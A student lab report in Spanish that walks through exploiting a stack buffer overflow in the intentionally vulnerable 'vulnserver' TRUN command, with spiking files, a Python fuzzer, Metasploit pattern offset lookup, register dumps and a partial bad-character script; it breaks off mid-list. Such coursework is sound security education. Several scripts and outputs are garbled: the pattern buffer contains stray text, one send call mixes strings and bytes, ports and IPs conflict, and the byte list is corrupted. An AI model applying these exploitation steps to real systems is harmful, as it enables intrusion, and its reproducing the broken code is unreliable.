

Escuela Colombiana De Ingeniería

Julio Garavito

Seguridad y privacidad TI

Daniel Esteban Vela Lopez

Andrés Felipe Montes

Laura Valentina Rodríguez Ortegón

Laboratorio No.13

2024-2


Para la realización de este lab primero descargamos la herramienta immunity debugger y el ejecutable de la aplicación que vamos a testear.

Preparativos:


- **Herramientas utilizadas:**
 - **Immunity Debugger:** Para monitorear y analizar la aplicación objetivo en busca de fallos.
 - **Kali Linux:** Como la máquina atacante.
 - **Mona.py:** Un script de ayuda para análisis de vulnerabilidades en Immunity Debugger.
- **Configuración:**
 - Verificar que ambas máquinas (atacante y víctima) estén en la misma red.
 - Iniciar la aplicación objetivo dentro de Immunity Debugger para observar su comportamiento y analizar su código ensamblador.

Después de tener ambos instalados corremos la aplicación dentro del immunity debugger y podemos observar que este nos ofrece ciertas herramientas que nos serán útiles en nuestro análisis como:

- Código ensamblador de la aplicación
- Análisis de vulnerabilidades
- Creacion de exploits




Después de iniciada la aplicación debemos verificar que la máquina atacante “kali” y la app están en la misma red por lo que miramos ambas ip para verificar eso. Acontinuacion nos conectamos a la app mediante el siguiente comando por medio de kali.



A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The terminal shows a command prompt where the user runs 'nc -nv 192.168.56.1 9999'. The output shows a connection to an unknown host on port 9999, which is open. The server sends a welcome message: 'Welcome to Vulnerable Server! Enter HELP for help.' The user then enters '^X@s\$'.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -nv 192.168.56.1 9999  
(UNKNOWN) [192.168.56.1] 9999 (?) open  
Welcome to Vulnerable Server! Enter HELP for help.  
^X@s$
```

Como podemos ver se realizo una conexión exitosa mediante el puerto 9000



A window titled 'C:\Users\Redes\Downloads\vulnserver\vulnserver\vulnserver.exe' showing the output of the vulnserver application. It starts by displaying the version (1.00) and the path to the essential function dll. It then displays a warning message: 'This is vulnerable software! Do not allow access from untrusted systems or networks!'. The application is waiting for client connections. It then receives a connection from 192.168.56.1:50978 and continues to wait for more connections.

```
C:\Users\Redes\Downloads\vulnserver\vulnserver\vulnserver.exe  
Starting vulnserver version 1.00  
Called essential function dll version 1.00  
  
This is vulnerable software!  
Do not allow access from untrusted systems or networks!  
  
Waiting for client connections...  
Received a client connection from 192.168.56.1:50978  
Waiting for client connections...
```

Con el comando HELP podemos ver los comandos básicos que ofrece la app, esto es de mucha ayuda ya que debemos encontrar una vulnerabilidad en alguno de estos.

```
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Spiking

Comenzamos creando un script con el fin de buscar una vulnerabilidad en el comando STATS el cual consiste en meter cadenas de “a” consecutivamente hasta que llegue a un límite y el programa se cuelgue.


```
(kali㉿kali)-[~]
$ nvim stats.spk
```

A screenshot of a text editor window titled 'kali@kali: ~'. The editor has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The main text area contains the following code:

```
s_readline();  
s_string("STATS ");  
s_string_variable("0");|
```


The background of the editor features a faint, stylized dragon logo. At the bottom, a status bar shows 'stats.spk [+]', '3,24', and 'All'. Below the status bar, it says '-- INSERT --'.

```
File Actions Edit View Help  
s_readline();  
s_string("STATS ");  
s_string_variable("0");|  
stats.spk [+]  
3,24 All  
-- INSERT --
```

A terminal window screenshot showing the command 'cat stats.spk' being executed. The output is the same code seen in the previous image.

```
(kali@kali)-[~]  
$ cat stats.spk  
s_readline();  
s_string("STATS ");  
s_string_variable("0");
```

stats

A terminal window screenshot showing the command 'generic_send_tcp 192.168.56.1 9999 stats.spk 0 0' being executed. The command is partially completed, with a cursor at the end.

```
(kali@kali)-[~]  
$ generic_send_tcp 192.168.56.1 9999 stats.spk 0 0
```


Recibe 800 ceros y aun asi no se rompe por lo tanto este comando no es vulnerable, entonces seguiremos probando con los siguientes hasta encontrar un overflow.

```
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:851  
Fuzzing Variable 0:852  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:853  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:854  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:855  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:856  
line read=Welcome to Vulnerable Server! Enter HELP for help.  
Fuzzing Variable 0:857  
^C  
  
[~](kali@kali)-[~]  
$
```


Trun

Para el siguiente comando seguiremos la misma lógica del anterior y insertamos cadenas consecutivas de “a” cada vez más largas para intentar colgar al programa.


```
[~](kali@kali)-[~]  
$ cp stats.spk trun.spk  
  
[~](kali@kali)-[~]  
$ nvim trun.spk
```



Se rompe el programa después de insertar cierta cantidad de “a” en este caso vemos que se violó la seguridad de la aplicación.



Se logra alcanzar un overflow



Fuzzing

Técnica de pruebas de software utilizada para detectar errores, vulnerabilidades de seguridad y fallos en aplicaciones. Consiste en proporcionar a un programa entradas aleatorias, inesperadas o inválidas para observar cómo responde. Si el programa no maneja adecuadamente estas entradas, puede generar errores, bloquearse o volverse vulnerable a ataques.

Ya que sabemos que el comando “trun” es vulnerable queremos saber en qué momento exacto se rompe este, por lo tanto el siguiente programa de python insertará cadenas de “a” * 100



```
kali@kali: ~  
File Actions Edit View Help  
import sys  
import socket  
from time import sleep  
  
buffer = b"A" * 100  
  
while True:  
    try:  
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
        s.connect(("192.168.0.4", 9999))  
  
        s.send(b"TRUN ././" + buffer)  
        s.close()  
        sleep(1)  
        buffer = buffer + b"A" * 100  
    except Exception as error:  
        print(error)  
        print(f"Fuzzing crashed at {len(buffer)} bytes.")  
        sys.exit()  
|  
~  
~  
~  
~  
~  
fuzzing.py [+]  
-- INSERT --
```

2400 bytes es el número aproximado en el que se rompe el programa

```
(kali@kali)-[~]
$ python fuzzing.py
[Errno 111] Connection refused
Fuzzing crashed at 2400 bytes.

(kali@kali)-[~]
$
```

Ahora que sabemos el número aproximado de bytes que se necesitan para causar un overflow en la app, debemos saber el byte exacto en el que se rompe el programa.

Este comando genera 3000 caracteres de manera aleatoria

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0
Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw
7Bw8Bw9BxBx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2B
z3Bz4Bz5Bz6Bz7Bz8Bz9Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8
```

```

(kali@kali)-[~]
$ cat offset.py
import sys
import socket

buffer = "o7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs
2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0D
e1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9
Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp
8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9D
RTYYETRYYYFGDGHGDFHGHGHTREYYTRHGGFDDGFHHFGHRETYERTYHGGHFDGHHGHDTREHTHo7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1
Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy
0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8D
j9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7
s6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9D
5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3C
x4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2
8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8DDk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.56.1", 9999))
        s.send(("TRUN ./:" + buffer.encode()))
        s.close()
    except Exception as error:
        print(error)
        sys.exit()

```

Después de ejecutar el archivo python con un buffer de 3000 conocidos podemos ver la linea exacta donde el programa explota

```

EAX 0123F1EC ASCII "TRUN ./:/Aa0Aa1Aa2Aa3Aa4Aa5A
ECX 01035778
EDX 00004435
EBX 00000170
ESP 0123F9CC ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7C
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0 ES 002B 32bit 0(FFFFFFFF)

```

Con el siguiente comando y el código de la línea podemos identificar el byte exacto donde se cuelga la app y esto pasa justo en el byte 2003, esto significa que después de insertar 2003 a el siguiente caracter alcanza un overflow.

```

(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003

(kali@kali)-[~]
$

```

Continuando con la exploración sobre esta app ahora vamos a intentar ver que cadenas de texto admite el programa.

Con este código podemos ver si el programa no acepta caracteres especiales o los toma como nulos.

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~
import sys
import socket

badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\x00"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\x00"
